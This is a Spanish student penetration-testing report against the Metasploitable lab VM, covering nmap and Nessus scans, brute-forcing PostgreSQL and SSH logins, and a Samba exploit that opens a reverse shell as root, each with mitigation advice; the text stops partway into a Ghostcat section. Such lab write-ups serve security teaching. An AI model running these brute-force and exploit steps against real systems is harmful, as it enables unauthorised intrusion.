

2023

Informe 5

DIEGO MARTÍN OLEA

Índice:


Metasploitable

1.	<i>Escaneo de puertos del objetivo</i>	2
2.	<i>Escaneo de vulnerabilidades del objetivo</i>	2
2.1.	<i>Nmap</i>	2
2.2.	<i>Nessus</i>	5
3.	<i>Análisis de las vulnerabilidades y explotación</i>	6
3.1.	<i>Lectura de archivos y reverse shell a través de PostgreSQL</i>	6
3.2.	<i>Acceso a máquina objetivo como root a través de servicio Samba smbd</i>	8
3.3.	<i>Vulnerabilidad en generador de números aleatorios en SO basados en Debian en OpenSSL</i>	9
3.4.	<i>Apache Tomcat AJP Connector Request Injection (Ghostcat)</i>	11
3.5.	<i>Escalada de privilegios mediante acceso a servicio FTPProd</i>	12
3.6.	<i>Acceso a Web Application Manager Apache Tomcat/Coyote JSP EngineBadstore</i>	13
4.	<i>Escaneo de puertos del objetivo</i>	15
5.	<i>Análisis de las vulnerabilidades y explotación</i>	15
5.1	<i>Descubrimiento de directorios Vulnerabilidades en el servidor web Apache</i>	16
5.2	<i>SQL Injection</i>	16
5.3	<i>Insecure Direct Object Reference (IDOR)</i>	18
5.4	<i>Asignación de rol de administrador por interceptación de tráfico</i>	20
5.5	<i>XSS (Cross Site Scripting)</i>	23
5.6	<i>Descubrimiento de directorios</i>	25
6.	<i>Bibliografía</i>	26

1. PRIMERA PARTE METASPLOITABLE

1. Escaneo de puertos del objetivo

Se comienza con un escaneo sencillo de puertos de la máquina objetivo Metasploitable con nmap -O -V 192.168.0.25. Esta ip la hemos conseguido al usar el comando **ifconfig** en nuestra máquina de Metasploitable con el objetivo de comprobar qué puertos están abiertos y que posibles vulnerabilidades pueden tener servicios. Encontramos 11 puertos abiertos y los servicios y versiones que tienen asignados.



2. Escaneo de vulnerabilidades del objetivo

2.1. Nmap

Utilizando el comando **nmap --script=vuln --script-args=unsafe=1 192.168.0.25** Se detectan vulnerabilidades en los siguientes puertos:

```
25/tcp  open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
80/tcp  open  http
| http-enum:
| /phpinfo.php: Possible information file
|_ /icons/: Potentially interesting folder w/ directory listing
|_ http-trace: TRACE is enabled
| http-slowloris-check:
```

```
| VULNERABLE:  
| Slowloris DOS attack  
| State: LIKELY VULNERABLE  
| IDs: CVE:CVE-2007-6750  
| Slowloris tries to keep many connections to the target web server open and hold  
| them open as long as possible. It accomplishes this by opening connections to  
| the target web server and sending a partial request. By doing so, it starves  
| the http server's resources causing Denial Of Service.  
  
| Disclosure date: 2009-09-17  
| References:  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750  
| http://ha.ckers.org/slowloris/  
| http-dombased-xss: Couldn't find any DOM based XSS.  
| http-csrf: Couldn't find any CSRF vulnerabilities.  
| http-vuln-cve2011-3192:  
| VULNERABLE:  
| Apache byterange filter DoS  
| State: VULNERABLE  
| IDs: CVE:CVE-2011-3192 BID:49303  
| The Apache web server is vulnerable to a denial of service attack when numerous  
| overlapping byte ranges are requested.  
| Disclosure date: 2011-08-19  
| References:  
| https://www.tenable.com/plugins/nessus/55976  
| https://seclists.org/fulldisclosure/2011/Aug/175  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192  
| https://www.securityfocus.com/bid/49303  
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
8180/tcp open unknown  
| http-cookie-flags:  
| /admin/:  
| JSESSIONID:  
|   httponly flag not set  
| /admin/index.html:  
| JSESSIONID:  
|   httponly flag not set  
| /admin/login.html:  
| JSESSIONID:  
|   httponly flag not set  
| /admin/admin.html:  
| JSESSIONID:  
|   httponly flag not set  
| /admin/account.html:  
| JSESSIONID:  
|   httponly flag not set  
| /admin/admin_login.html:  
| JSESSIONID:  
|   httponly flag not set
```

```
| /admin/home.html:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/admin-login.html:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/adminLogin.html:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/controlpanel.html:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/cp.html:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/index.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/login.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/admin.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/home.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/controlpanel.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/admin-login.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/cp.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/account.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/admin_login.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/adminLogin.jsp:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:  
| JSESSIONID:  
|     httponly flag not set  
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html:  
| JSESSIONID:
```

```

|   httponly flag not set
| /admin/jscript/upload.html:
| JSESSIONID:
|_ httponly flag not set
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder
| /admin/admin_login.html: Possible admin folder
| /admin/home.html: Possible admin folder
| /admin/admin-login.html: Possible admin folder
| /admin/adminLogin.html: Possible admin folder
| /admin/controlpanel.html: Possible admin folder
| /admin/cp.html: Possible admin folder
| /admin/index.jsp: Possible admin folder
| /admin/login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
| /admin/controlpanel.jsp: Possible admin folder
| /admin/admin-login.jsp: Possible admin folder
| /admin/cp.jsp: Possible admin folder
| /admin/account.jsp: Possible admin folder
| /admin/admin_login.jsp: Possible admin folder
| /admin/adminLogin.jsp: Possible admin folder
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
| /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_ /webdav/: Potentially interesting folder
50000/tcp closed ibm-db2


```

Se adjunta archivo nmapresults.txt con todo el contenido obtenido del nmap.

2.2. Nessus

Se utiliza la herramienta online Nessus para una detección más exhaustiva, ya que nmap dispone de un escáner de vulnerabilidad, pero usamos Nessus para complementar la información y encontrar cualquier vulnerabilidad que se haya podido pasar o que nmap no haya encontrado. Nessus dispone de varias plantillas para especificar el tipo de escaneo. Se utiliza la plantilla “Basic Network Scan” y rellenamos los datos con la ip del Metaexploitable que es 192.168.0.25

La herramienta detecta un total de 39 vulnerabilidades, divididas de la siguiente manera según su criticidad:



Exportamos el informe completo y se adjunta a este informe un reporte completo detallado de las vulnerabilidades obtenidas con Nessus en el archivo Metaexploitable.nessus

3. Análisis de las vulnerabilidades y explotación

Para llevar a cabo el análisis de algunas de las vulnerabilidades obtenidas y su explotación, se hará uso tanto de los puertos abiertos descubiertos con nmap como de las vulnerabilidades obtenidas con el escaneo de Nessus.

En este apartado se van a describir las vulnerabilidades aportando información en estos 4 puntos:

- Descripción de la vulnerabilidad detectada
- Impacto que pueden tener sobre el sistema en caso de continuar estando presentes
- Explotación de las vulnerabilidades
- Mitigación para evitar la explotación

3.1 Acceso a lectura de archivos y reverse shell en la máquina objetivo a través de login al servicio PostgreSQL

Descripción de la vulnerabilidad: Se consigue extraer información de la base de datos y crear usuario con privilegios de root. Esto se consigue por login y explotación al servicio PostgreSQL.

Impacto: Se consigue un acceso total a la lectura de los archivos incluidos en el directorio del servicio, por lo que un atacante podría extraer información privilegiada del sistema. La modificación de algunos archivos o información del sistema es posible, pero el atacante no tiene control sobre lo que se puede modificar, o el alcance de lo que el atacante puede afectar es limitado

Se utiliza Metasploit Framework para la explotación de esta vulnerabilidad. Los pasos a seguir son:

Se buscan los módulos que permitan acceder mediante login al servicio PostgreSQL con el comando: `search postgresql/login`. Se selecciona y utiliza el modulo a auxiliary/scanner/postgres/postgres_login. Se usa la fuerza bruta del login al servicio para conseguir acceso. Los diccionarios ya están cargados por defecto en las opciones del propio módulo. Se obtiene el login

```

File Actions Edit View Help
DATABASE template1 yes The database to authenticate against
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_USERS false no Add users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credential stored in the current database (Accepted: none, user, user@realm)
PASSWORD no no A specific password to authenticate with
PASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt no File containing passwords, one per line
Proxies no no A proxy chain of format type:host:port[,type:host:port][ ... ]
RETURN_ROWSET true no Set to true to see query result sets
RHOSTS 192.168.0.26 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT 5432 yes The target port(s)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME postgres no A specific username to authenticate as
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt no File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.26
RHOSTS => 192.168.0.26
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[*] No active DB -- Credential data will not be saved!
[-] 192.168.0.26:5432 - LOGIN FAILED: @tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: t1ger@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: postgress@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: scott@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: admin@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: postgress:tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: postgress@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: scott:tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: scott@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: scott:password@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: admin:tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: admin@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: admin:admin@tjemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.26:5432 - LOGIN FAILED: admin:admin@tjemplate1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >

```

Posteriormente se pretende averiguar cual es el nombre de las bases de datos que están creadas en el servicio, para ello se utiliza otro módulo auxiliar de Metasploit: auxiliary/admin/postgres/postgres_sql

Este módulo permite lanzar comandos SQL en sus parámetros. El comando a utilizar para listar el nombre de las bases de datos existentes es `select datname from pg_database`, por lo que se configura el parámetro mencionado con: `set SQL select datname from pg_database;`

```

File Actions Edit View Help
11 auxiliary/admin/postgres_sql normal No PostgreSQL Server Generic Query
12 auxiliary/scanner/postgres_version normal No PostgreSQL Version Probe
13 exploit/linux/postgres/postgres_payload excellent Yes PostgreSQL For Linux Payload Execution
14 auxiliary/scanner/postgres/postgres_password_payload normal No PostgreSQL For Windows Payload Execution
15 auxiliary/scanner/postgres/postgres_hashdump normal No Postgres Password Hashdump
16 auxiliary/scanner/postgres/postgres_schemadump normal No Postgres Schema Dump
17 auxiliary/scanner/postgres/postgres_reset normal No PostgreSQL Schema Reset
18 post/linux/gather/vcenter_secrets_dump 2012-01-29 normal No VMware vCenter Authentication Password Reset
19 post/linux/gather/vcenter_secrets_dump 2022-04-15 normal No VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 18, use 10 or use post/linux/gather/vcenter_secrets_dump

msf6 > auxiliary/admin/postgres/postgres_sql
[*] Unknown command: auxiliary/admin/postgres/postgres_sql
This is a module we can load. Do you want to use auxiliary/admin/postgres/postgres_sql? [y/n] y
msf6 auxiliary(admin/postgres/postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):
Name Current Setting Required Description
DATABASE template1 yes The database to authenticate against
PASSWORD postgress no The password for the specified username. Leave blank for a random password.
RETURN_ROWSET true no Set to true to see query result sets
RHOSTS 192.168.0.26 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT 5432 yes The target port(s)
SQL select version() no The SQL query to execute
USERNAME postgres yes The username to authenticate as
VERBOSE false no Enable verbose output

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/postgres/postgres_sql) > set RHOSTS 192.168.0.26
RHOSTS => 192.168.0.26
msf6 auxiliary(admin/postgres/postgres_sql) > set SQL select datname from pg_database;
SQL => select datname from pg_database;
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 192.168.0.26

Query Text: 'select datname from pg_database;'

datname
postgres
template0
template1


[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) >

```

Volviendo a una terminal de kali usamos el comando

```
psql -h 192.168.0.26 -U postgres
```

Este nos requerirá una contraseña que será la misma: postgres y accederíamos a la terminal de postgres



```
[kali㉿kali]:~$ psql -h 192.168.0.26 -U postgres
Password for user postgres:
psql (15.3 (Debian 15.3-0+deb12u1), server 8.3.1)
WARNING: No pg_hba.conf file found. Using defaults.
Some SQL features might not work.
Type "help" for help.

postgres#
```

Mitigación: Nunca usar contraseñas débiles o contraseñas por defecto del sistema, como postgres:postgres. Un nombre de usuario y una contraseña complejos son imprescindibles para la integridad de la autenticación. Actualizar el sistema y la última versión en <https://www.postgresql.org/download/linux/debian/>


3.2 Acceso a máquina objetivo como root a través de servicio Samba smbd

Descripción: La vulnerabilidad "Badlock" es una vulnerabilidad de seguridad que afecta a Samba, un software de código abierto que proporciona servicios de red compatibles con el protocolo SMB/CIFS. SMB (Server Message Block) es un protocolo de comunicación utilizado para compartir recursos, como archivos e impresoras, en redes locales.

CVE-2016-2118

Impacto: La complejidad para explotar la vulnerabilidad es baja. No se requiere autenticación y se obtiene privilegios de root directamente sin post-exploitación solo se requiere la ejecución de un exploit con Metasploit Framework para lograr una shell en la máquina objetivo con privilegios de root. Se buscan exploits para Samba con el comando **search smb** Se selecciona el módulo "use auxiliary/scanner/smb/smb_version"

Se establece el RHOSTS en la ip 192.168.0.26 y se hace run que nos devuelve la versión del smb que es SAMBA 3.0.20 Debian. Usamos el comando de **grep samba search username map script** para ver el script que vamos a usar para explotar, posteriormente volvemos a configurar el RHOSTS y usamos el exploit y accedemos a la shell.



```
Payload information:
Space: 1024

Description:
This module exploits a command execution vulnerability in Samba
version 3.0.20 through 3.0.20rc3 when using non-default
"username map script" configuration options. By specifying a username
containing shell meta characters, attackers can execute arbitrary
commands.

No authentication is needed to exploit this vulnerability since
this option is used to map usernames prior to authentication!

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/2397
http://labs.idfense.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/security/CVE-2007-2447.html

View the full module info with the info -d command.
msf6 exploit(multi/samba/username_map_script) > run
[*] Started reverse TCP handler on 192.168.0.22:4444
[*] Command shell session 1 opened (192.168.0.22:4444 -> 192.168.0.26:42518) at 2023-10-26 13:59:26 +0200

ls
bin
boot
cdrom
dev
etc
home
inetrd
initrd.img
lib
lost+found
Groups
media
mt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Mitigación: Actualizar a una versión del servicio Samba que no cuente con la vulnerabilidad que permite ejecución de comandos por parte de usuarios no autenticados: <https://www.samba.org/samba/>

3.3 Vulnerabilidad en generador de números aleatorios en SO basados en Debian en OpenSSL

Descripción de la vulnerabilidad:

OpenSSL versión 0.9.8c-1 hasta versiones anteriores a 0.9.8g-9, sobre sistemas operativos basados en Debian usa un generador de números aleatorios que genera números predecibles, lo que facilita a atacantes remotos la conducción de ataques de adivinación por fuerza bruta contra claves criptográficas para acceder al sistema a través del servidor ssh.

CVE-2008-0166

CVSS v2.0 Base Score: 10.0

Vulnerabilidad: Crítica

Impacto: Se compromete totalmente su confidencialidad e integridad con la explotación, ya que se tiene acceso total a leer, modificar, descargar o subir cualquier archivo de la máquina, ya que se consiguen privilegios de root.


Explotación: Se han seguido estos pasos:

Buscar con la herramienta searchsploit en Kali los exploits relacionados con OpenSSL, se encuentran estos relacionados con OpenSSL

```

OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH
| linux/remote/5622.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH
| linux/remote/5720.py
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH (Ruby)
| linux/remote/5632.rb

```



Usamos msfconsole para configurar el exploit y entramos en scanner/ssh/ssh_login donde configuramos el RHOST y distintos parametros y añadimos una lista descargada de usuarios y contraseñas. Con el ataque de fuerza bruta conseguimos acceder con la contraseña msfadmin y usuario msfadmin. Despues de obtener eso podemos acceder a la terminal de la máquina y tener acceso al root.

Mitigación: Hay varias opciones para la mitigación de este vulnerabilidad y pueden utilizarse de manera combinada:

Limitar los intentos de inicio de sesión de los usuarios

Restringir el acceso al servidor mediante IPtables u otras utilidades de cortafuegos similares.

Proteger el acceso con contraseña a la clave privada con un par de claves pública/privada para una capa adicional de seguridad.

Actualizar los paquetes OpenSSH/OpenSSL y generar nuevas claves con un algoritmo criptográfico no vulnerable

3.4 Apache Tomcat AJP Connector Request Injection (Ghostcat)

Descripción: El Apache JServ Protocol (AJP) es un protocolo que permite enviar solicitudes mediante conexiones TCP desde un servidor web a un servidor de aplicaciones que se encuentra detrás del servidor web. Esta vulnerabilidad permite a un atacante leer cualquier archivo de aplicaciones web (como archivos de configuración de aplicaciones web, código fuente, etc.) implementadas en Tomcat. Además, si la aplicación permite que los usuarios carguen archivos un atacante puede incluir un archivo para la ejecución remota de código.

CVE-2020-1938

CVSS 7.5

Vulnerabilidad: Alta

